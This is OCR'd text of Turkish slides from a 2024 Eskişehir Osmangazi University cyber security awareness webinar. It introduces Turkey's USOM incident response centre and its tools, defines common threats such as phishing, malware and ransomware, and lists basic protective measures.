
"Bir şeyin değerini anlamadan kaybetmek, en büyük öğretmendir." – Konfüçyüs



ESKİŞEHİR OSMANGAZİ ÜNİVERSİTESİ
BİLGİ İŞLEM DAİRE BAŞKANLIĞI


"Güvenli Cihaz, Güvenli Hayat!"

SOME 2024 Siber Güvenlik Farkındalık Webinarı

https://some.ogu.edu.tr

Siber Güvenlik: Tehditler ve Korunma Yöntemleri


TÜRKİYE'de
Siber Güvenlik



Günümüzde siber güvenlik, yalnızca teknolojik bir gereklilik değil, aynı zamanda ulusal güvenlik için kritik bir konu olarak gündemde kalmaya devam edecektir !

USOM'un Kuruluşu

2013-2014 dönemini kapsayan ve ülkemizin siber güvenlik alanında ilk strateji ve eylem planı olma özelliğini taşıyan "Ulusal Siber Güvenlik Stratejisi ve Eylem Planı", 20 Haziran 2013 tarihli ve 28683 sayılı Resmî Gazete 'de yayımlanarak yürürlüğe girdi.

Bu eylem planı ile;

Ulusal Siber Olaylara Müdahale Merkezi (USOM) kurulmuş, USOM koordinasyonunda 7/24 faaliyet gösterecek şekilde kritik altyapı sektörlerinde Sektörel Siber Olaylara Müdahale Ekiplerinin (Sektörel SOME), kurumlar bünyesinde de Kurumsal SOME'lerin kurulması düzenlenmiş, kurulacak olan SOME'lerin yapısı ve görevlerine yönelik düzenlemeler yapılmıştır.

USOM TARAFINDAN GELİŞTİRİLEN UYGULAMALARDAN BAZILARI

AVCI

Zararlı yazılım bulaşmış sistemlerin ve komuta kontrol merkezlerinin tespiti

AZAD

Makine öğrenmesi ve yapay zeka ile BotNET'lere dahil olan köle bilgisayarların belirlenmesi

KULE

Tespit edilen siber güvenlik eksikliklerine ilişkin bilgilerin ilgili taraflara iletilmesi

KASIRGA

Ülkemizin internete açık kaynaklarına ilişkin zafiyet taraması ve hizmet sürekliliğinin sağlanması


ATMACA

Zafiyete ait risklerin proaktif şekilde engellenmesi

ULUSAL SİBER OLAYLARA MÜDAHALE MERKEZİ


SİBER GÜVENLİK
Nedir ?

Siber Güvenlik



Tanımı

Siber güvenlik, bilgisayar sistemleri, ağlar, yazılımlar ve verilerin yetkisiz erişim, saldırı, hasar veya hırsızlık gibi siber tehditlerden korunmasını sağlamak amacıyla alınan önlemleri ifade eder.

Önemi

Günümüzde dijitalleşmenin artması, bireyler ve organizasyonlar için siber güvenliği kritik hale getirmiştir. Siber saldırılar, finansal kayıplara, itibar kaybına ve veri ihlallerine yol açabilir. Bu nedenle, etkili siber güvenlik stratejileri geliştirmek ve uygulamak hayati önem taşır.

Saldırıların Sonuçları

- Maddi Kayıplar
- Veri Kaybı
- İtibar Kaybı
- Hizmet dışı kalma durumu
- Yasal Sorunlar

SIK KARŞILAŞILAN TEHDİTLER

Siber Tehditlere Genel Bir Bakış

Phishing

Phishing, dolandırıcıların kullanıcıların kişisel bilgilerini (parola, kredi kartı bilgileri vb.) elde etmek için sahte e-postalar veya web siteleri kullanarak gerçekleştirdiği bir saldırı türüdür.

Malware

"kötücül yazılım" anlamına gelir ve bilgisayar sistemlerine, ağlara veya cihazlara zarar vermek, veri çalmak veya çeşitli şekilde zarar vermek amacıyla tasarlanmış yazılımları ifade eder.

Ransomware

kullanıcının dosyalarını şifreleyerek erişimini engelleyen ve şifreyi çözmek için fidye talep eden bir yazılım türüdür.


Diğer Tehditler

DDoS Saldırıları, Man-in-the-Middle, Zero Day, Cryptojacking, Passwords Attacks


Phishing

Phishing (Kimlik Avı) saldırısı, dolandırıcıların kullanıcıların kişisel bilgilerini (parola, kredi kartı bilgileri vb.) elde etmek için sahte SMS, e-postalar veya web siteleri kullanarak gerçekleştirdiği bir saldırı türüdür.

https://www.usom.gov.tr/ihbar



Microsoft Office 365
Phishing E-Postası



Oltalama Saldırılarından Korunma Yolları

- Gönderici e-posta adresini kontrol etmek
- Şüpheli bağlantılara tıklamaktan kaçınmak
- Çift faktörlü kimlik doğrulama
- Güçlü ve benzersiz parola kullanımı
- Yazılım güncellemeleri
- Antivirüs yazılımları kullanmak


Malware


- Virüs: Bilgisayara bulaşarak kendini kopyalayan kötü amaçlı yazılım.
- Trojan: Kullanıcı tarafından masum bir yazılım gibi görünen ancak arka planda zarar veren yazılımlar.
- Spyware: Kullanıcının izni olmadan bilgi toplayan yazılımlar.
- Adware: Kullanıcıyı rahatsız eden reklamlar gösteren yazılımlar.

Ransomware

Ransomware, kullanıcının dosyalarını şifreleyerek erişimini engelleyen ve şifreyi çözmek için fidye talep eden bir yazılım türüdür.

